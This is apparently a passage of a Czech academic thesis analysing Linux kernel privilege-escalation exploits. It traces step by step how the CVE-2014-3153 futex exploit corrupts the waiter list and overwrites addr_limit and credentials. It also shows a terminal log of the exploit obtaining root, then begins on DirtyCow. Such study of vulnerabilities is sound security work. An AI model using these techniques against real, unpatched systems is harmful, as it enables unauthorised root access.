Zranitelnost je způsobena funkcí *futex_requeue* v souboru kernel/futex.c v linuxovém jádře do verze 3.14.5. Funkce neprovádí kontrolu, zda jsou adresy futex rozdílné a je tedy možné ji volat se dvěma stejnými adresami futex. Pomocí příkazu FUTEX_REQUEUE je možná modifikace čekatele futexu, což umožní uživateli získat vyšší oprávnění. [27] [8]

Zneužitelné verze jádra jsou do 3.2.60 (kromě), od 3.3 (včetně) do 3.4.92 (kromě), od 3.5 (včetně) do 3.10.42 (kromě), od 3.11 (včetně) do 3.12.22 (kromě), od 3.13 (včetně) do 3.14.6 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.2. [13]

Futex je zkratkou slova Fast Userspace Mutex a představuje synchronizační mechanizmus při přístupu vláken ke sdíleným prostředkům. Je navržen tak, aby se co nejvíce omezila interakce s jádrem a tím se zrychlilo provádění programu. Futex je v základní podobě čítač, přičemž procesy čekají, až bude jeho hodnota kladná. Existují dva druhy: PI a non-PI. Systémové volání futex je uvedeno ve výpise 7.1. Proměnná, jejíž adresa je uložena v ukazateli *uaddr* je označována jako futex word. Proměnná futex word představuje futex, na kterém mohou čekat vlákna. [10]

```
long syscall(SYS_futex, uint32_t *uaddr, int futex_op, uint32_t val,
                  const struct timespec *timeout, /* or: uint32_t val2 */
                  uint32_t *uaddr2, uint32_t val3);
```

Výpis 7.1: **Systémové volání futex.**

Futex typu non-PI

Futex typu non-PI umožňuje provedení dvou základních operací FUTEX_WAIT a FUTEX_WAKE.

Operace FUTEX_WAIT umožňuje uspání vlákna v případě, že se hodnota proměnné futex word rovná hodnotě proměnné *val*. Vlákno se při uspání stává čekatelem. V případě, kdy se hodnoty nerovnají, vrátí systémové volání chybu *EAGAIN*. Porovnání hodnoty proměnné futex word a *val* se provádí z důvodu zabránění ztracených probuzení. Proměnná timeout určuje časový limit pro čekání pokud její hodnota není NULL. Ve výpise 7.2 je uveden příklad funkce provádějící operaci FUTEX_WAIT. Ignorovány jsou argumenty *uaddr2* a *val3*.


```
/* Acquire the futex pointed to by 'futexp': wait for its value to
    become 1, and then set the value to 0. */
static void fwait(uint32_t *futexp)
{
   long s;
   const uint32_t one = 1;

   // atomic_compare_exchange_strong(ptr, oldval, newval)
   // atomically performs the equivalent of:
   // if ( *ptr == *oldval )
   // *ptr = newval;
   // It returns true if the test yielded true and *ptr was updated.

    while (1) {
      // Is the futex available?
      if (atomic_compare_exchange_strong(futexp, &one, 0))
         break; // Yes
      // Futex is not available; wait.
      s = futex(futexp, FUTEX_WAIT, 0, NULL, NULL, 0);
      if (s == -1 && errno != EAGAIN)
         err(EXIT_FAILURE, "futex-FUTEX_WAIT");
   }
}
```

Výpis 7.2: **Funkce pro uspání vlákna.**

Na obrázku 7.1 je popsáno zabránění ztraceného probuzení.




Obrázek 7.1: **Zabránění ztraceného probuzení.**

Další operací je FUTEX_WAKE, která slouží pro probuzení jednoho nebo více čekajících vláken. Počet probuzených vláken je specifikován proměnnou *val*. Není garantováno, která čekající vlákna budou probuzena. Ignorovány jsou argumenty *uaddr2*, *val3* a *timeout*.

Futex typu PI

Futex typu PI řeší problém inverze priorit, kdy je úloha s vysokou prioritou zablokována zámkem, který je držen úlohou s nízkou prioritou. Priorita úlohy s nízkou prioritou je dočasně zvýšena na prioritu úlohy s vysokou prioritou. Úloha se zvýšenou prioritou není předbíhána úlohami střední úrovně a zámek je uvolněn rychleji. Úloha s vyšší prioritou získá zámek rychleji než úlohy s nižší prioritou. Futex typu PI používá prioritní seznam, ve kterém jsou čakjící vlákna seřazena podle priority. Pro každé čekající vlákno je do seznamu vložena položka. Prioritní seznam je uveden na obrázku 7.2.



Obrázek 7.2: **Prioritní seznam čekatelů. Převzato ze zdroje [8].**

Futex typu non-PI umožňuje provedení dvou základních operací FUTEX_LOCK_PI a FUTEX_UNLOCK_PI.

Operace FUTEX_LOCK_PI je použita po neúspěšném pokusu o získání zámku pomocí atomické instrukce provedené v uživatelském režimu, protože futex word obsahuje hodnotu větší než nula. Pokud je hodnota futex word rovna 0, je při provedení operace FUTEX_LOCK_PI vložena do futex word hodnota identifikátoru TID vlákna a poté vlákno pokračuje v provádění programu. Pokud futex word obsahuje nenulovou hodnotu, jádro nastaví bit FUTEX_WAITERS signalizující vláknu vlastnící futex, že není možné atomické odemčení futexu v uživatelském prostoru nastavením hodnoty futex word na 0. Vlákno je následně vloženo do seznamu čekatelů. Proměnná timeout určuje časový limit pro čekání na získání zámku pokud její hodnota není NULL. Ignorovány jsou argumenty *uaddr2*, *val* a *val3*.

Operace FUTEX_UNLOCK_PI slouží pro probuzení čekajícího vlákna s nejvyšší prioritou, které zahájilo čekání provedením operace FUTEX_LOCK_PI s adresou *uaddr*. Ignorovány jsou argumenty *uaddr2*, *val*, *timeout* a *val3*.

7.1.1 Podrobná analýza exploitu

V této kapitole je uvedena posloupnost událostí, které vedou ke zvýšení oprávnění na úroveň root. Informace o těchto událostech byly získány z výstupu SystemTap skriptu v příloze B a exploitu v příloze A, který byl doplněn o výpis informací nutných k analýze exploitu. V této kapitole je futex typu PI označen jako PI zámek a futex typu non-PI je označen jako non-PI zámek.

Událost č. 1

Provedení operace *FUTEX_LOCK_PI* na řádku 574. Vlákno při provedení této operace uzamče PI zámek a pokračuje v provádění programu. Vlákno čekající na non-PI zámku bude při přeřazení na PI zámek zablokováno a bude vytvořena položka v seznamu čekatelů PI zámku. Tato položka bude díky chybě ponechána v seznamu a poslouží k úspěšnému provedení útoku.

Událost č. 2

Při provedení operace *FUTEX_WAIT_REQUEUE_PI* na řádku 533 je volána funkce *futex_wait_requeue_pi*. Vlákno bude čekat na non-PI zámku s úmyslem, že bude později přesměrováno na PI zámek.

```
static int futex_wait_requeue_pi(u32 __user *uaddr, unsigned int flags,
                                 u32 val, ktime_t *abs_time, u32 bitset,
                                 u32 __user *uaddr2)
{
        struct hrtimer_sleeper timeout, *to = NULL;
        struct rt_mutex_waiter rt_waiter;
        struct rt_mutex *pi_mutex = NULL;
        struct futex_hash_bucket *hb;
        union futex_key key2 = FUTEX_KEY_INIT;
        struct futex_q q = futex_q_init;
        int res, ret;
 ...
```

Výpis 7.3: **Začátek funkce *futex_wait_requeue_pi*. Převzato ze zdroje [3].**

Nejdůležitější lokální proměnnou je *rt_waiter*, která představuje položku v seznamu čekatelů. Položky struktury *rt_waiter* jsou uvedeny ve výpise 7.4.

```
struct rt_mutex_waiter {
        struct plist_node list_entry;
        struct plist_node pi_list_entry;
        struct task_struct *task;
        struct rt_mutex  *lock;
};
```

Výpis 7.4: **Položky struktury *struct rt_mutex_waiter*. Převzato ze zdroje [3].**

Ve struktuře je odkaz na zámek, na který vlákno čeká. Dále odkaz na čekající vlákno a odkazy na ostatní čekající vlákna. Po volání funkce *futex_wait_queue_me* je vlákno zablokováno a pokračuje v případě probuzení nebo ukončení. Funkce *futex_wait_queue_me* je volána ve funkci *futex_wait_requeue_pi*.

Událost č. 3

Při provedení operace *FUTEX_CMP_REQUEUE_PI* na řádku 576 je volána funkce *futex_requeue*, která zajistí přesměrování vlákna z non-PI zámku na PI zámek.

```
static int futex_requeue(u32 __user *uaddr1, unsigned int flags,
                         u32 __user *uaddr2, int nr_wake, int nr_requeue,
```

```
                        u32 *cmpval, int requeue_pi)
{
...
        if (requeue_pi) {
                /* Prepare the waiter to take the rt_mutex. */
                atomic_inc(&pi_state->refcount);
                this->pi_state = pi_state;
                ret = rt_mutex_start_proxy_lock(&pi_state->pi_mutex,
                                                this->rt_waiter,
                                                this->task, 1);
...
```

Výpis 7.5: **Část funkce *futex_requeue*. Převzato ze zdroje [3].**

Funkce *rt_mutex_start_proxy_lock* provede přesměrování.

```
int rt_mutex_start_proxy_lock(struct rt_mutex *lock,
                              struct rt_mutex_waiter *waiter,
                              struct task_struct *task, int detect_deadlock)
{
...
    ret = task_blocks_on_rt_mutex(lock, waiter, task, detect_deadlock);
...
```


Výpis 7.6: **Část funkce *rt_mutex_start_proxy_lock*. Převzato ze zdroje [3].**

Ve funkci *task_blocks_on_rt_mutex* je vložena položka do seznamu čekatelů.

```
static int task_blocks_on_rt_mutex(struct rt_mutex *lock,
                                   struct rt_mutex_waiter *waiter,
                                   struct task_struct *task,
                                   int detect_deadlock)
{
...
    plist_add(&waiter->list_entry, &lock->wait_list);
...
```

Výpis 7.7: **Část funkce *task_blocks_on_rt_mutex*. Převzato ze zdroje [3].**

Stav seznamu čekatelů je uveden na obrázku 7.3.




Obrázek 7.3: **První stav seznamu čekatelů**

Nyní je lokální proměnná *rt_waiter* definovaná ve funkci *futex_wait_requeue_pi* položkou v seznamu čekatelů PI zámku.

Událost č. 4


Na řádku 580 je prostřednictvím funkce *create_thread_do_futex_lock_pi_with_priority* vytvořeno vlákno, které se pokusí o uzamčení PI zámku. Při tomto pokusu je vložena další položka do seznamu čekatelů, protože PI zámek je vlastněn jiným vláknem. Stav seznamu čekatelů je uveden na obrázku 7.4.



Obrázek 7.4: **Druhý stav seznamu čekatelů**

Událost č. 5

Na řádku 581 je stejným způsobem vložen další čekatel. Stav seznamu čekatelů je uveden na obrázku 7.5.



Obrázek 7.5: **Třetí stav seznamu čekatelů**

Událost č. 6

Na řádku 583 je nastavena hodnota futex word na 0, což signalizuje, že je zámek volný. Při dalším přesměrování funkce *futex_proxy_trylock_atomic* uspěje a čekající vlákno bude probuzeno.

Událost č. 7

Na řádku 587 je opět provedena operace *FUTEX_CMP_REQUEUE_PI*, která provede přesměrování vlákna z PI zámku na stejný PI zámek, přičemž je opět volána funkce *futex_requeue*.

```
static int futex_requeue(u32 __user *uaddr1, unsigned int flags,
                         u32 __user *uaddr2, int nr_wake, int nr_requeue,
                         u32 *cmpval, int requeue_pi)
{
...
if (requeue_pi && (task_count - nr_wake < nr_requeue)) {
    /*
    * Attempt to acquire uaddr2 and wake the top waiter.
    * If we intend to requeue waiters, force setting
    * the FUTEX_WAITERS bit. We force this here
    * where we are able to easily handle
    * faults rather in the requeue loop below.
    */
    ret = futex_proxy_trylock_atomic(uaddr2, hb1, hb2, &key1,
                                &key2, &pi_state, nr_requeue);
...
```

Výpis 7.8: **Část funkce *futex_requeue*. Převzato ze zdroje [3].**

Funkce *futex_proxy_trylock_atomic* provádí kontrolu jestli je přesměrování prováděno na očekávaný zámek. Podmínka je splněna, protože přesměrování probíhá z PI zámku na stejný PI zámek. Dále je volána funkce *futex_lock_pi_atomic* a v případě, že je zámek získán, je prbuzen čekatel s nejvyšší prioritou.

```
static int futex_proxy_trylock_atomic(u32 __user *pifutex,
                                struct futex_hash_bucket *hb1,
                                struct futex_hash_bucket *hb2,
                                union futex_key *key1, union futex_key *key2,
                                struct futex_pi_state **ps, int set_waiters)
{
...
    /* Ensure we requeue to the expected futex. */
    if (!match_futex(top_waiter->requeue_pi_key, key2))
        return -EINVAL;

    /*
    * Try to take the lock for top_waiter. Set the
    * FUTEX_WAITERS bit in the contended case or
    * if set_waiters is 1. The pi_state is returned
    * in ps in contended cases.
    */
    ret = futex_lock_pi_atomic(pifutex, hb2, key2, ps, top_waiter->task,
                  set_waiters);
    if (ret == 1)
        requeue_pi_wake_futex(top_waiter, key2, hb2);
```

```
...
```

Výpis 7.9: **Část funkce *futex_proxy_trylock_atomic*. Převzato ze zdroje [3].**

Funkce *futex_lock_pi_atomic* uspěje při získání zámku, protože jsme na řádku 583 nastavili hodnotu futex word na 0 a je tedy probuzen čekatel s nejvyšší prioritou. Tímto čekatelem je ve skutečnosti vlákno, které začalo čekat na non-PI zámku a následně bylo přesměrováno na PI zámek. Funkce *requeue_pi_wake_futex* nastaví proměnnou *rt_waiter* na NULL, čímž signalizuje funkci *futex_wait_requeue_pi* úspěšné získání zámku.

```
static inline
void requeue_pi_wake_futex(struct futex_q *q, union futex_key *key,
                           struct futex_hash_bucket *hb)
{
...
    q->rt_waiter = NULL;
...
```

Výpis 7.10: **Část funkce *requeue_pi_wake_futex*. Převzato ze zdroje [3].**

Událost č. 8

Po probuzení přesměrovaného vlákna je dokončeno provádění funkce *futex_wait_requeue_pi*.


```
static int futex_wait_requeue_pi(u32 __user *uaddr, unsigned int flags,
                                 u32 val, ktime_t *abs_time, u32 bitset,
                                 u32 __user *uaddr2)
{
    ...
    /* Check if the requeue code acquired the second futex for us. */
        if (!q.rt_waiter) {
                /*
                 * Got the lock. We might not be the anticipated owner if we
                 * did a lock-steal - fix up the PI-state in that case.
                 */
        ...
        } else {
                ...
        /* Removes the waiter from the wait_list. */
                ret = rt_mutex_finish_proxy_lock(pi_mutex, to,
                                &rt_waiter, 1);
                ...
                /* Unqueue and drop the lock. */
                unqueue_me_pi(&q);
    ...
```

Výpis 7.11: **Část funkce *futex_wait_requeue_pi*. Převzato ze zdroje [3].**

Proměnná *rt_waiter* je nastavena na hodnotu NULL, takže je ponechána položka v seznamu čekatelů.

Událost č. 9


Po probuzení čekatele je na řádku 540 provedeno systémové volání *sendmmsg*, kterému je předáno dříve inicializované pole zpráv *msgvec*. Systémové volání dále volá funkci *_____sys__sendmsg* jejíž lokální proměnná *iovstack* částečně překrývá lokální proměnnou *rt__waiter* ve funkci *futex__wait__requeue__pi*. Ta představuje položku v seznamu čekatelů zámku a díky zranitelnosti nebyla odstraněna. Zápisem do pole *iovstack* můžeme nastavit její hodnoty. Překrytí je znázorněno na obrázku 7.6. Provádění kódu vlákna je pozastaveno na systémovém volání *sendmmsg*, protože zprávy nejsou přijímány.



Obrázek 7.6: **Překrytí lokální proměnné *rt__waiter* a lokální proměnné *iovstack***

Událost č. 10

Na řádku 610 je prostřednictvím funkce *create__thread__do__futex__lock__pi__with__priority* vložena položka do seznamu čekatelů s prioritou 131. Stav seznamu čekatelů je uveden na obrázku 7.7.



Obrázek 7.7: **Čtvrtý stav seznamu čekatelů**

Položka s prioritou -1342177280 je součástí lokální proměnné *rt_waiter*, která se nachází ve funkci *futex_wait_requeue_pi*. Hodnoty této lokální proměnné byly přepsány lokální proměnnou *iovstack*. Ukazatele v této položce jsou nastaveny na adresu pole, které bylo alokované na řádku 674 pomocí funkce *mmap*. V tomto poli jsou následně pomocí funkce *setup_waiter_params* vytvořeni dva čekatelé. Tyto čekatele reprezentují položky s prioritou 129 a 133.

Událost č. 11

Na řádku 611 je z položky s prioritou 129 získána adresa na zásobníku s hodnotou 0xffff880020a4bc70.

Událost č. 12

Na řádku 612 je tato adresa převedena na ukazatel na strukturu *struct thread_info*.


Událost č. 13

Na řádku 613 je nastavena adresa ukazatele na proměnnou *addr_limit*, která slouží pro omezení rozsahu uživatelského virtuálního adresového prostoru.

Událost č. 14

Na řádku 615 je prostřednictvím funkce *create_thread_do_futex_lock_pi_with_priority* vložena položka do seznamu čekatelů s prioritou 131. Při vložení nového čekatele je do

proměnné *addr_limit* vložena nová hodnota. Tato hodnota se nachází i v položce s prioritou 133. Obsah této položky je uveden na obrázku 7.8.



Obrázek 7.8: **Položka s novou hodnotou *addr_limit***

V ukazateli node_list_prev je uložena nová hodnota *addr_limit* 0xffff880020a4dc80.

Událost č. 15

Na řádku 619 je provedena kontrola zjišťující jestli je hodnota *addr_limit* větší než adresa struktury *struct task_struct*, aby bylo možné do této struktury zapisovat a tím zvýšit oprávnění.

Událost č. 16

Na řádku 629 je provedeno zaslání signálu *SIGNAL_HACK_KERNEL* vláknu *th11_1*, což vede k volání funkce *kernel_hack_task*.

Událost č. 17


Ve funkci *set_parent_cred* je do proměnné *addr_limit* nastavena maximální možná hodnota, což umožní zápis do celého virtuálního adresového prostoru. Dále je na základě TID získána struktura *struct task_struct*. V této struktuře je nalezena struktura *struct cred*, která je následně předána funkci *set_cred*. Funkce *set_cred* nastaví vláknu oprávnění root. Toto vlákno na řádku 698 spustí program bin/bash s oprávněním root.

Událost č. 18

Ve funkci *kernel_hack_task* je do proměnné *addr_limit* nastavena maximální možná hodnota, což umožní vláknu *th11_1* zapisovat do celého virtuálního adresového prostoru. Vlákno následně provede pomocí funkce *fix_rt_mutex_waiter_list* opravu seznamu čekatelů.

Událost č. 19

Na řádku 642 je pomocí funkce *fix_rt_mutex_waiter_list* opravena struktura seznamu čekatelů. Stav seznamu čekatelů po provedení funkce je uveden na obrázku 7.9.



Obrázek 7.9: **Opravený seznam čekatelů.**

Událost č. 20

Na řádku 696 čeká rodičovský proces ve smyčce dokud nebude hodnota jeho UID rovna 0, což by znamenalo získání oprávnění root.

Událost č. 21

Na řádku 698 je pomocí funkce *execl* nahrazen aktuální proces procesem bin/bash, který je spuštěn s oprávněním root.

7.1.2 Použití exploitu

Spuštění exploitu je uvedeno na obrázku 7.10. Před spuštěním exploitu je provedeno ověření verze jádra a oprávnění. Z hodnoty UID je patrné, že uživatel spouštějící exploit má oprávnění user. Po spuštění exploitu jsou do terminálu vypsány informace o jeho průběhu. Po dokončení exploitu je získáno oprávnění root a hodnota UID je rovna 0.

```
[user@localhost Desktop]$ uname -msr
Linux 3.10.0-123.el7.x86_64 x86_64
[user@localhost Desktop]$ id
uid=1000(user) gid=1000(user) groups=1000(user) context=unconfined_u:unconfined_r:uncon
fined_t:s0-s0:c0.c1023
[user@localhost Desktop]$ ./exploit-35370
CVE-2014-3153 exploit by Chen Kaiqu(kaiquchen@163.com)
Press RETURN after one second...
Checking whether exploitable..OK
Seaching good magic...
magic1=0xffff88005530dc70 magic2=0xffff880058d2fc80
Good magic found
Hacking...
[root@localhost Desktop]# id
uid=0(root) gid=0(root) groups=0(root),1000(user) context=unconfined_u:unconfined_r:unc
onfined_t:s0-s0:c0.c1023
[root@localhost Desktop]#
```

Obrázek 7.10: **Úspěšné použití exploitu CVE-2014-3153**

7.2 DirtyCow (CVE-2016-5195)

Díky souběhu v souboru mm/gup.c a chybnému použití funkce copy-on-write (COW) je umožňen zápis do paměti určené pouze pro čtení. [13]

Zneužitelné verze jádra jsou od verze 2.x až po verzi 4.x před verzí 4.8.3.


Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.8.

7.2.1 Podrobná analýza exploitu

V této kapitole je uvedena posloupnost událostí, které vedou k úspěšnému zápisu řetězce do souboru, ke kterému má uživatel spouštějící exploit pouze právo čtení. Spolu s událostmi jsou uvedeny i teoretické koncepty. Informace o těchto událostech byly získány z výstupu SystemTap skriptu v příloze D. Exploit se nachází v příloze C.

Událost č. 1


Po otevření souboru v režimu pouze pro čtení je pomocí systémového volání *mmap* je provedeno mapování souboru do virtuálního adresového prostoru (dále jen VAS) procesu. [76] Mapování souboru je znázorněno na obrázku 7.11.



Obrázek 7.11: **Mapování souboru pomocí mmap. Převzato ze zdroje [76]**

